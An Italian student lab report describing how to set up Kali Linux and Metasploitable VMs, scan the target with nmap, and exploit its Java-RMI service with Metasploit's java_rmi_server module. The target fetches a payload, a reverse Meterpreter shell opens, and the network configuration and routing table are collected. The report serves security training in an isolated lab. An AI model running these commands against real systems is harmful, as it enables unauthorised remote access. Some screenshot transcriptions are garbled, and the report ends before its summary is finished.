

S7 L5

**Report del Progetto: Exploit della vulnerabilità del servizio Java-RMI
da Kali Linux a Metasploitable usando Metasploit.**

Giulia Salani

SEZIONI DEL REPORT

CONSEGNA	2
1.1 REQUISITI DELL'ESERCIZIO	2
1.2 DEFINIZIONE DEL SERVIZIO JAVA-RMI	2
SVOLGIMENTO	2
1. PREPARAZIONE DELLE MACCHINE	2
1.1 DEFINIZIONE	2
1.2 OBIETTIVO	2
1.3 ISTRUZIONI PASSO A PASSO	2
2. SCANSIONE CON NMAP	6
2.1 DEFINIZIONE	6
2.2 OBIETTIVO	6
2.3 ISTRUZIONI PASSO A PASSO	6
3. EXPLOIT CON METASPLOIT	7
3.1 DEFINIZIONE	7
3.2 OBIETTIVO	7
3.3 ISTRUZIONI PASSO A PASSO	7
RIEPILOGO	12

CONSEGNA

1.1 REQUISITI DELL'ESERCIZIO

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Scansione della macchina con nmap per evidenziare la vulnerabilità.
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima.

1.2 DEFINIZIONE DEL SERVIZIO JAVA-RMI

Il servizio Java-RMI (Remote Method Invocation) su Metasploitable è un protocollo di comunicazione che consente l'esecuzione di metodi su oggetti remoti in una macchina virtuale Java. La vulnerabilità comune associata al servizio RMI è legata all'esposizione di oggetti remoti non sicuri, che possono essere sfruttati per eseguire codice malevolo da remoto.

In particolare, la vulnerabilità spesso sfruttata è la presenza di oggetti Java-RMI non sicuri che consentono a un attaccante di eseguire codice arbitrario sulla macchina bersaglio. L'attaccante può sfruttare questa vulnerabilità inviando pacchetti RMI manipolati contenenti payload malevoli, portando così all'esecuzione di codice non autorizzato sul server.

SVOLGIMENTO

1. PREPARAZIONE DELLE MACCHINE

1.1 DEFINIZIONE

In questo progetto, le macchine coinvolte sono **Kali Linux** e **Metasploitable**, rispettivamente **macchina attaccante** e **macchina target**.

1.2 OBIETTIVO

Poiché eseguiamo l'attacco in modalità internal, affinché le macchine possano comunicare dovranno essere sulla stessa rete.

Secondo quanto indicato in consegna, dobbiamo configurare sulle macchine i seguenti IP:

Kali → **IP: 192.168.11.111**

Metasploitable → **IP: 192.168.11.112**

1.3 ISTRUZIONI PASSO A PASSO

Verifichiamo innanzitutto che le macchine siano configurate in modalità internal. Per farlo, apriamo Oracle VM Virtualbox Manager e controlliamo che la scheda NETWORK di entrambe le macchine sia impostata come segue:




Figura 1: Scheda Network di Metasploitable




Figura 2: Scheda Network di Kali Linux


Avuta questa conferma, avviamo le macchine.

Per entrambe le macchine, l'impostazione dell'IP avviene attraverso una modifica del file `/etc/network/interfaces`, un file di configurazione che definisce le impostazioni di rete per le

interfacce di rete del sistema e che contiene informazioni come indirizzi IP, maschere di sottorete e gateway. Questo file viene utilizzato per configurare manualmente le connessioni di rete o specificare opzioni di configurazione. È possibile intervenire su questo file solo ottenuti i privilegi di root.

Per prima cosa impostiamo il file su Metasploitable.


Lo apriamo con privilegi di root usando il seguente comando:



```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces_
```

Figura 3: Comando per modificare il file delle interfacce di rete con privilegi di root.

Il contenuto del file deve essere modificato come da screenshot che segue. Effettuata la modifica, chiudiamo il file con la combinazione da tastiera CTRL + X e il tasto Y per salvare.



```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

[ Read 15 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^U Next Page ^_ UnCut Text ^T To Spell
```

Figura 4: File delle interfacce di rete modificato secondo la consegna.

Dopodiché, riavviamo la macchina.

Successivamente interveniamo su Kali Linux. Il comando per la modifica del file è il medesimo:

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo nano /etc/network/interfaces
[sudo] password for kali: 
```

Figura 5: Comando per modificare il file delle interfacce di rete con privilegi di root.

Modifichiamo il file come nella figura seguente:

```
GNU nano 7.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

Figura 6: File delle interfacce di rete modificato secondo la consegna.

Anche in questo caso, riavviamo la macchina.

Ora dobbiamo verificare che le macchine comunichino fra loro. Per farlo, nel terminale di ciascuna, eseguiremo il comando ping + IP della macchina con cui vogliamo che comunichi:

```
metasploitable Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:3962 (3.8 KB)
Base address:0x0020 Memory:0x2000000-f0220000

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1:128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:104 errors:0 dropped:0 overruns:0 frame:0
TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:20581 (20.0 KB) TX bytes:20581 (20.0 KB)

msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data:
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=7.88 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.73 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.64 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=1.22 ms

--- 192.168.11.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.641/3.047/7.082/2.329 ms
msfadmin@metasploitable:~$

Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

(kali@kali: ~)
File Actions Edit View Help
auto ::1 prefixlen 128 scopeid 0<host>
loop txqueuelen 1000 (Local Loopback)
RX packets:4 bytes 248 (248.0 B)
TX errors:0 dropped:0 overruns:0 frame:0
TX packets:4 bytes 248 (248.0 B)
TX errors:0 dropped:0 overruns:0 carrier:0 collisions:0

(kali@kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.03 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.05 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.01 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.11 ms

--- 192.168.11.112 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4804ms
rtt min/avg/max/mdev = 1.125/1.464/1.887/0.258 ms
(kali@kali)-[~]
$
```

Figura 7: Verifica della comunicazione fra le due macchine tramite comando "ping".

Se, come in questo caso, riusciamo a scambiare almeno 4 pacchetti fra le macchine, significa che la verifica ha dato esito positivo e possiamo interrompere il ping con la combinazione CTRL + C.

Da questo momento in avanti, possiamo accantonare la macchina Metasploitable perché nel corso del progetto non interverremo più su di lei. Lasciamola comunque aperta e accesa, mentre lavoriamo su Kali.

2. SCANSIONE CON NMAP

2.1 DEFINIZIONE

Nmap è uno strumento di scansione di rete open source utilizzato per rilevare host e servizi in una rete, analizzandone la sicurezza. Di seguito i suoi quattro principali switch:

- -sT: Esegue una scansione TCP completa inviando pacchetti SYN al sistema target e aspettandosi risposte ACK.
- -sS: Esegue una scansione stealth, cercando di evitare il rilevamento intrusivo.
- -sV: Rileva le versioni dei servizi in esecuzione sulle porte aperte.
- -O: Esegue il fingerprinting dell'OS per identificare il sistema operativo target.

2.2 OBIETTIVO

La scansione con Nmap è un passo fondamentale in una fase di raccolta di informazioni e analisi preliminare durante un penetration test o una valutazione della sicurezza. L'obiettivo principale è ottenere informazioni dettagliate sulla rete target, identificare le porte aperte e i servizi in esecuzione su di esse. Queste informazioni sono cruciali per preparare e condurre un attacco mirato con Metasploit.

2.3 ISTRUZIONI PASSO A PASSO

Sulla macchina Kali, apriamo il terminale. Lanciamo il comando nmap seguito dal switch -sV perché ci occorre una scansione del sistema target che includa anche le versioni dei servizi attivi su ciascuna porta:

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 09:37 CET
Nmap scan report for 192.168.11.112
Host is up (0.0030s latency).
Not shown: 976 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
22/tcp    open  ssh?
23/tcp    open  telnet?
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  tcpwrapped
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 185.48 seconds
kali@kali: ~

```

Figura 8: Output della scansione con nmap sulla macchina target.

Notiamo che effettivamente sulla porta 1099/tcp è attivo il servizio Java-RMI. È su questo servizio che eseguiremo il nostro attacco.

3. EXPLOIT CON METASPLOIT

3.1 DEFINIZIONE

Metasploit è un **framework open-source utilizzato per lo sviluppo, il test e l'implementazione di exploit informatici**. Supporta l'automazione di attacchi, la gestione di vulnerabilità e fornisce una piattaforma flessibile per lo sviluppo di moduli di exploit. Metasploit è utilizzato sia dagli specialisti della sicurezza che dagli hacker etici per identificare e risolvere vulnerabilità nei sistemi informatici.

Meterpreter è un payload modulare e flessibile integrato in Metasploit, **progettato per consentire il controllo remoto di sistemi compromessi**. Essenzialmente, è un'interfaccia a riga di comando interattiva che offre un accesso avanzato alle funzionalità del sistema target. Meterpreter supporta una vasta gamma di comandi, consentendo agli attaccanti di eseguire operazioni di post-sfruttamento, come l'esplorazione del sistema, la raccolta di informazioni e l'esecuzione di comandi arbitrari.

3.2 OBIETTIVO

Il nostro obiettivo è lanciare un exploit da Kali Linux a Metasploitable, sfruttando la vulnerabilità del servizio Java-RMI attivo sulla porta 1099.

Lo faremo utilizzando Metasploit (in particolare la console MSFConsole); una volta eseguito l'accesso al sistema target ci muoveremo con la shell Meterpreter.

3.3 ISTRUZIONI PASSO A PASSO

Sulla macchina Kali, apriamo un nuovo terminale. Con il comando `msfconsole`, lanciamo la console MSFConsole di Metasploit:

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: When in a module, use back to go back to the top level  
prompt  
  
# cowsay++  
  
< metasploit >  
  
  \      '_____  
   (oo)_____)\  
  (__)_____)\  
   ||_____) *  
  
      =[ metasploit v6.3.50-dev                               ]  
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post              ]  
+ -- --=[ 1391 payloads - 46 encoders - 11 nops                ]  
+ -- --=[ 9 evasion                                              ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > |
```

Figura 9: Avvio della console MSFConsole di Metasploit.

Il primo passo in assoluto è individuare quale exploit possiamo usare. Cerchiamo l'exploit che fa al caso nostro con il comando `search` seguito da una parola chiave, in questo caso `Java-RMI`, ovvero proprio il servizio che vogliamo attaccare:


```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/java_rmi_registry        normal         No      Java RMI Registry Interface
1  exploit/multi/misc/java_rmi_server        2011-10-15     excellent Yes     Java RMI Server Insecure De
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15     normal  No      Java RMI Server Insecure En
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31     excellent No      Java RMICConnectionImpl Dese

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_
impl

msf6 > █
```

Figura 10: Ricerca dell'exploit con il comando "search".

Scegliamo l'exploit "exploit/multi/misc/java_rmi_server" (il secondo) che ci consentirà di eseguire codice arbitrario sulla nostra macchina target. Comuniciamo a Metasploit che deve usare questo exploit con il comando use + il suo percorso:

```
Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/java_rmi_registry        normal         No      Java RMI Registry Interface
1  exploit/multi/misc/java_rmi_server        2011-10-15     excellent Yes     Java RMI Server Insecure De
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15     normal  No      Java RMI Server Insecure En
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31     excellent No      Java RMICConnectionImpl Dese

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_
impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > █
```

Figura 11: Scelta dell'exploit con il comando "use".

Ora dobbiamo capire quali parametri è necessario configurare per questo modulo. Per farlo utilizziamo il comando show options:

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  --  --
  LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >

```

Figura 12: Controllo dei parametri da configurare con il comando "show options".

Controlliamo se ci sono parametri che nella colonna "Required" presentano la parola "Yes" (quindi che sono necessari) e non sono configurati (nella colonna "Current Setting" il campo è vuoto). Vediamo che RHOSTS è da impostare. Questo campo indica che dobbiamo indicare l'IP della macchina target, Metasploitable. Lo impostiamo con il comando set RHOSTS + IP:

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  --  --
  LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112

```

Figura 13: Impostazione del parametro RHOSTS con comando "set RHOSTS" + IP target.

Ora l'exploit è pronto. Lanciamo l'attacco con il comando "exploit":

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.111  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target: 0 (Multi/Targetable Localdomain, ip: Metasploitable LAN: OS: Unix)

  Id  Name
  --  --
  0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

Figura 14: Lancio dell'attacco con il comando "exploit".

Dopo qualche istante di calcolo da parte della macchina, vediamo che è cambiata l'interfaccia: ora siamo su Meterpreter, la nostra shell:

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/xkppukd0WKq2d
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:55820) at 2024-01-19 09:47:24 +0100

meterpreter > 
```

Figura 15: Output dell'exploit andato a buon fine su Metasploitable.

A questo punto abbiamo due obiettivi: recuperare le informazioni sulla configurazione di rete e le informazioni sulla tabella di routing della macchina vittima. Per trovare i comandi che ci permettono di eseguire queste azioni, lanciamo il comando help che ci restituisce i comandi di Meterpreter:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ASMB4cUI
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:55082) at 2024-01-21 12:29:37 +0100

meterpreter > help

Core Commands
=====

```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
de_encoding	
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

```
Stdapi: File system Commands
```

Figura 16: Richiesta dei comandi disponibili su Meterpreter attraverso il comando "help".

Scorriamo la lista e nella sezione **Networking Commands** individuiamo i due comandi che fanno al caso nostro: `ifconfig` permette di ottenere informazioni sulle interfacce di rete (1), mentre `route` permette di ottenere informazioni sulla tabella di routing (2):

```
rmkdir      Remove directory
search      Search for files
upload      Upload a file or directory

Stdapi: Networking Commands
=====

```

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

```
Stdapi: System Commands
=====

```

Command	Description
execute	Execute a command

Figura 17: Comandi di Meterpreter nella sezione Networking Commands.

Per prima cosa lanciamo ifconfig e otteniamo questo output:

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec7:3188
IPv6 Netmask : ::

meterpreter >
```

Figura 18: Output del comando "ifconfig" su Meterpreter.

Nell'output possiamo leggere l'IP della macchina target, che corrisponde all'IP della nostra Metasploitable. È la conferma che l'exploit è andato a buon fine.

Lanciamo ora il comando route e otteniamo la tabella di routing della macchina vittima:

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0            eth0
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            eth0
fe80::a00:27ff:fec7:3188 ::           ::           0            eth0

meterpreter >
```

Figura 19: Output del comando "route" su Meterpreter.

RIEPILOGO

Il progetto S7 L5 è stato svolto in tre fasi.

Nella prima fase abbiamo preparato le macchine Kali Linux e Metasploitable modificando i loro indirizzi IP come da consegna e assicurandoci che comunicassero fra di loro con il comando ping dopo averle impostate in modalità "internal".

A quel punto si è aperta la seconda fase, ovvero l'enumerazione della macchina target attraverso il tool nmap, che ci ha permesso di eseguire una scansione e ottenere i servizi attivi sulle singole porte. Così abbiamo avuto la conferma che sulla porta 1099 di Metasploitable è attivo il servizio Java-RMI, obiettivo del nostro attacco.

